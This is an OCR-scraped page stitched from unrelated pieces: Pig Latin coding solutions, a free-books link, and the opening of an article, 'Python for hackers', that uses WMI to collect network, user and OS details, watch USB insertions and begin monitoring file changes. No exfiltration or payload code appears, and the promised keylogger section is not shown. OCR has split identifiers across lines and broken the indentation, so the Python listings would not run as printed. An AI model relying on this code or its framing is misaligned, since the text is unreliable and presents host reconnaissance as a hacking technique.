
```
def pig_it(text):
    return ' '.join([''.join(word[1:] + word[0]) + 'ay' if word.isalpha() else word for word in text.split(' ')])
```

berggrennah

```
def pig_it(text):
    answer=""
    words=text.split()
    for word in words:
        if word.isalpha()==True:
            answer += word[1:]+word[0]+"ay "
        else:
            answer += word + " "
    answer=answer[:len(answer)-1]
    return answer
```

Fadeiar

```
def pig_it(text):
    words = text.split()
    return " ".join(word[1:] + word[0] + "ay" if not word in "!?.,;:-_" else word for word in words)
```




Freely available programming books

List of Free Learning Resources

This list initially was a clone of stackoverflow - List of Freely Available Programming Books by George Stocker. Now updated, with dead links gone and new content.

Moved to GitHub for collaborative updating.

https://github.com/vhf/free-programming-books/blob/master/free-programming-books.md



Python for hackers: Extract gold from systems

by Adrian Rodriguez Garcia

ABOUT THE AUTHOR

ADRIAN RODRIGUEZ GARCIA

I'm Adrian Rodriguez Garcia, graduate in telecommunication engineering in the specialty of telematics and student of the Master in security of the information and communications in the University of Seville. I love the cybersecurity, especially those thematic directed to the fight against the malware, reason by which I design solutions based in Open Source and Big Data to prevent and mitigate any incident that can be produced in network systems. In addition, I'm a curious person who likes to study and test new technologies to the extreme to take full advantage of its features or to know the limitations and improve it.

In short, I enjoy in the world of cyber security and new technologies where I'm like a fish in water.

The extraction of data from any network system is the main objective pursued today. For this, different methodologies are used according to the tastes or needs.

What will you learn?

In this article, we will introduce the world of programming for hackers using Python, specifically, the extraction of data from Microsoft Windows systems. The topics addressed are as follows:

- What kind of data to extract from a system.
- Extraction of basic information from a system.
- Monitoring and extracting data from the file system.
- Monitoring and extracting data from processes and network connections.
- Design a keylogger to extract data from the keyboard.
- Data management with Big Data technologies.

What you should know

- No prior knowledge is required about programming, systems or cybersecurity because all necessary knowledge will be explained in this article.
- You just need to have fun reading, learning and researching.

Introduction

First, we're going to talk about what kind of information it's useful to extract from a system and why it's important.

Then, with Python language and the enormous power of its libraries, we will demonstrate how to extract basic information from a system and how to monitor and extract data from the file system, processes, network connections and keyboard.

Finally, we will talk about a possible way to manage the data extracted using Big Data technologies, like Apache Kafka.

What kind of data to extract from a system

On a computer, there're many kinds of data. Of these, two main groups can be highlighted:

- System data.
- Data or logs of activities in the system.

From security and systems management point of view, of the first group, we're interested in the data that identifies a computer in the network to be able to manage and monitor individually.

On the other hand, of the second group, we're interested in data oriented to the security of the computer to avoid threats or to perform a forensic analysis in an infection case. That is, we need to know what's happening in the system. For this reason, it's necessary to have real-time data about what's occurring in the file system, in the processes or in the network.

To have control over the file system is very important because any creation, modification or deletion of a file may be due to the performance or creation of malware in the system. However, the greatest danger comes from the processes. That is, detecting the creation in real time of a process to analyze it, can cause a malware to be detected and thus act quickly to mitigate the threat in the shortest possible time. In addition, the processes are responsible for creating the connections, so detecting it should be a priority to avoid threats and to locate possible botnets or C&C servers.

Equally important, especially in a company, is knowing when a USB is inserted or removed from a computer, because it's one of the main sources of malware infection.

Extraction of basic information from a system

The system data is a set of basic information that will allow you to manage and monitor a system individually within a network. Our objective is to extract the system data for which we will use the the following programming language and libraries:

- Python 2.7
- WMI Python Library

WMI is the infrastructure for data management and Windows operations. The WMI Python library provides an interface for interacting with Windows WMI so we can extract information from the system quickly and easily.

We're going to connect through the Python interface to Windows WMI and we will make requests to extract system data. In this case, we're going to focus on three points:

- Network data.
- Profiles data.
- System Operating data.

Listing 1:


```
import wmi
```

```
try:

    for netParams in wmi.WMI ().Win32_NetworkAdapterConfiguration ():

        if netParams.MACAddress != None and netParams.IPAddress != None and netParams.I
PSubnet != None:


            if netParams.DNSDomain != None:

                print "Domain: ", netParams.DNSDomain


            print "mac: ", netParams.MACAddress.lower()

            print "ip", netParams.IPAddress[0]

            print "mask: ", netParams.IPSubnet[0]


    for profileParams in wmi.WMI ().Win32_NetworkLoginProfile ():

        if profileParams.Name != None:

            print "Profile: ", profileParams.Name


    for SOParams in wmi.WMI ().Win32_OperatingSystem ():

        print "Operation System: ", SOParams.caption

        print "Computer Name: ", SOParams.CSName

        print "Architecture: ", SOParams.OSArchitecture

        print "User Registered: ", SOParams.RegisteredUser


except Exception as e:
    print e
```

It's observed in the previous example that the extracted data are follows:

- Network domain.
- Interface MAC.
- Interface IP.
- Subnet mask.
- System profiles.
- System operation.
- Architecture.
- Computer name.
- Registered user.

Once the script is executed on the computer, an output similar to the one shown below is achieved:



```
C:\Users\adrian\Desktop\pruebasPython\hakin9_hackers\monitor>c:\Python27\python.exe values.py
-----------------------------------------
Domain:  Home
mac:  70:77:81:9a:3a:9d
ip 192.168.1.34
mask:  255.255.255.0
-----------------------------------------
mac:  00:50:56:c0:00:01
ip 192.168.233.1
mask:  255.255.255.0
-----------------------------------------
mac:  00:50:56:c0:00:08
ip 192.168.242.1
mask:  255.255.255.0
-----------------------------------------
Profile:  NT AUTHORITY\SYSTEM
Profile:  DESKTOP-P93HNJ2\adrian
-----------------------------------------
Operation System:  Microsoft Windows 10 Home
Computer Name:  DESKTOP-P93HNJ2
Architecture:  64 bits
User Registered:  adrian

C:\Users\adrian\Desktop\pruebasPython\hakin9_hackers\monitor>
```

Figure 1. Systems Data Example

In this example, the system has three network interfaces into the same domain, with a single user registered additional to the System user and with a 64-bit Windows 10 Home operating system where the user "adrian" is currently registered.

In short, in this simple way, thanks to Python, we can extract information from a network system and send it to a central system that uses this data for any purpose, such as monitoring the system or managing it.

Monitoring and extracting data from the file system

The data or log activities in the file system are very important because they allow you to know what happens in a computer.

From a security analyst point of view, it allows you to know, in real time. the download of malware in the system or, in case of infection, to have a registry with everything that has happened during the execution of a malicious file in the computer. In this way, it's possible to act and mitigate the threat later.

On the other hand, from a system administrator or devops point of view, it lets you know which files have been created, modified or deleted in a certain period of time on a computer. In this way, they can execute the appropriate actions for the correct system behavior.

Once we know the advantages, we will proceed to extract data from the file system, but first, it's important know how it works.




Figure 2. Hard disk structure


The hard disk structure, from Microsoft Windows' point of view, can be structured in simple form like the previous image. That is, the hard disk contains partitions where there's a set of logical units. The logical units are the different file systems accessible from Windows. The most common is the Windows file system, known as "C:". Note that every time a removable storage drive is introduced, Windows recognizes it as a logical drive that includes "D:" to "Z:". That is, using Windows WMI, it's possible know the logical units that exist on the computer. Therefore, we're going to use Python with the objective of monitoring and knowing when a removable storage drive is inserted or removed.

Listing 2:

```
import wmi
```

```
from time import sleep



connection = wmi.WMI()



while True:

    try:

        for physical_disk in connection.Win32_DiskDrive():

            for partition in physical_disk.associators("Win32_DiskDriveToDiskPartition"
):

                for logical_unit in partition.associators("Win32_LogicalDiskToPartition
"):

                    print "Logical disk: ", logical_unit.Caption

                    print "Volume name: ", logical_unit.VolumeName

                    print "File system type: ", logical_unit.FileSystem

                    print "Size (Gb): ", int(logical_unit.Size)/1073741824

                     print "Free space (Gb): " , int(logical_unit.FreeSpace)/1073741824


                    print "\n"

        sleep(10)



    except Exception as e:

            print e
```

As in the previous section, the first step is to establish the connection with Windows WMI. Next, the hard drive, its partitions, and finally the logical units are extracted. The following example demonstrates the result of inserting and extracting a USB from the computer during script execution.



```
C:\Users\adrian\Desktop\pruebasPython\hakin9_hackers\monitor>c:\Python27\python.exe usb.py
Logical disk:  C:
Volume name:  Windows
File system type:  NTFS
Size (Gb):  320
Free space (Gb):  221

Logical disk:  D:
Volume name:  RECOVERY
File system type:  NTFS
Size (Gb):  23
Free space (Gb):  2

-----------------------------------
Logical disk:  F:
Volume name:  ADRIAN CASA
File system type:  FAT32
Size (Gb):  14
Free space (Gb):  13

Logical disk:  C:
Volume name:  Windows
File system type:  NTFS
Size (Gb):  320
Free space (Gb):  221

Logical disk:  D:
Volume name:  RECOVERY
File system type:  NTFS
Size (Gb):  23
Free space (Gb):  2

-----------------------------------
Logical disk:  C:
Volume name:  Windows
File system type:  NTFS
Size (Gb):  320
Free space (Gb):  221

Logical disk:  D:
Volume name:  RECOVERY
File system type:  NTFS
Size (Gb):  23
Free space (Gb):  2

-----------------------------------

C:\Users\adrian\Desktop\pruebasPython\hakin9_hackers\monitor>
```

Figure 3. Logical units

In the previous image, it's shown how in the first check are the units C and D, that is, the Windows file system and a file system for data. On the other hand, in the second check, it's shown that a Pen Drive has been inserted in the unit F, which is later extracted.

This information is gold because it allows monitoring, in real time, the file systems of each of the logical units of the system. Once again, and thanks to Python libraries, it's possible to achieve this goal. This time the following Python programming language libraries are used:

- Pythoncom library.
- Pypiwin32 library.

Listing 3:

```
import os

import win32con, win32file

import pythoncom


pythoncom.CoInitialize()
```

```
ACTIONS = { 1: "Created",

            2: "Deleted",

            3: "Updated",

            4: "Renamed from something",

            5: "Renamed to something"}


accessMode = 0x0001

FileSystemPath = "C:\\"

hDir = win32file.CreateFile(

            FileSystemPath,

            accessMode,

            win32file.FILE_SHARE_READ | win32file.FILE_SHARE_WRITE | win32file.FILE_SHA
RE_DELETE,

            None,

            win32file.OPEN_EXISTING,

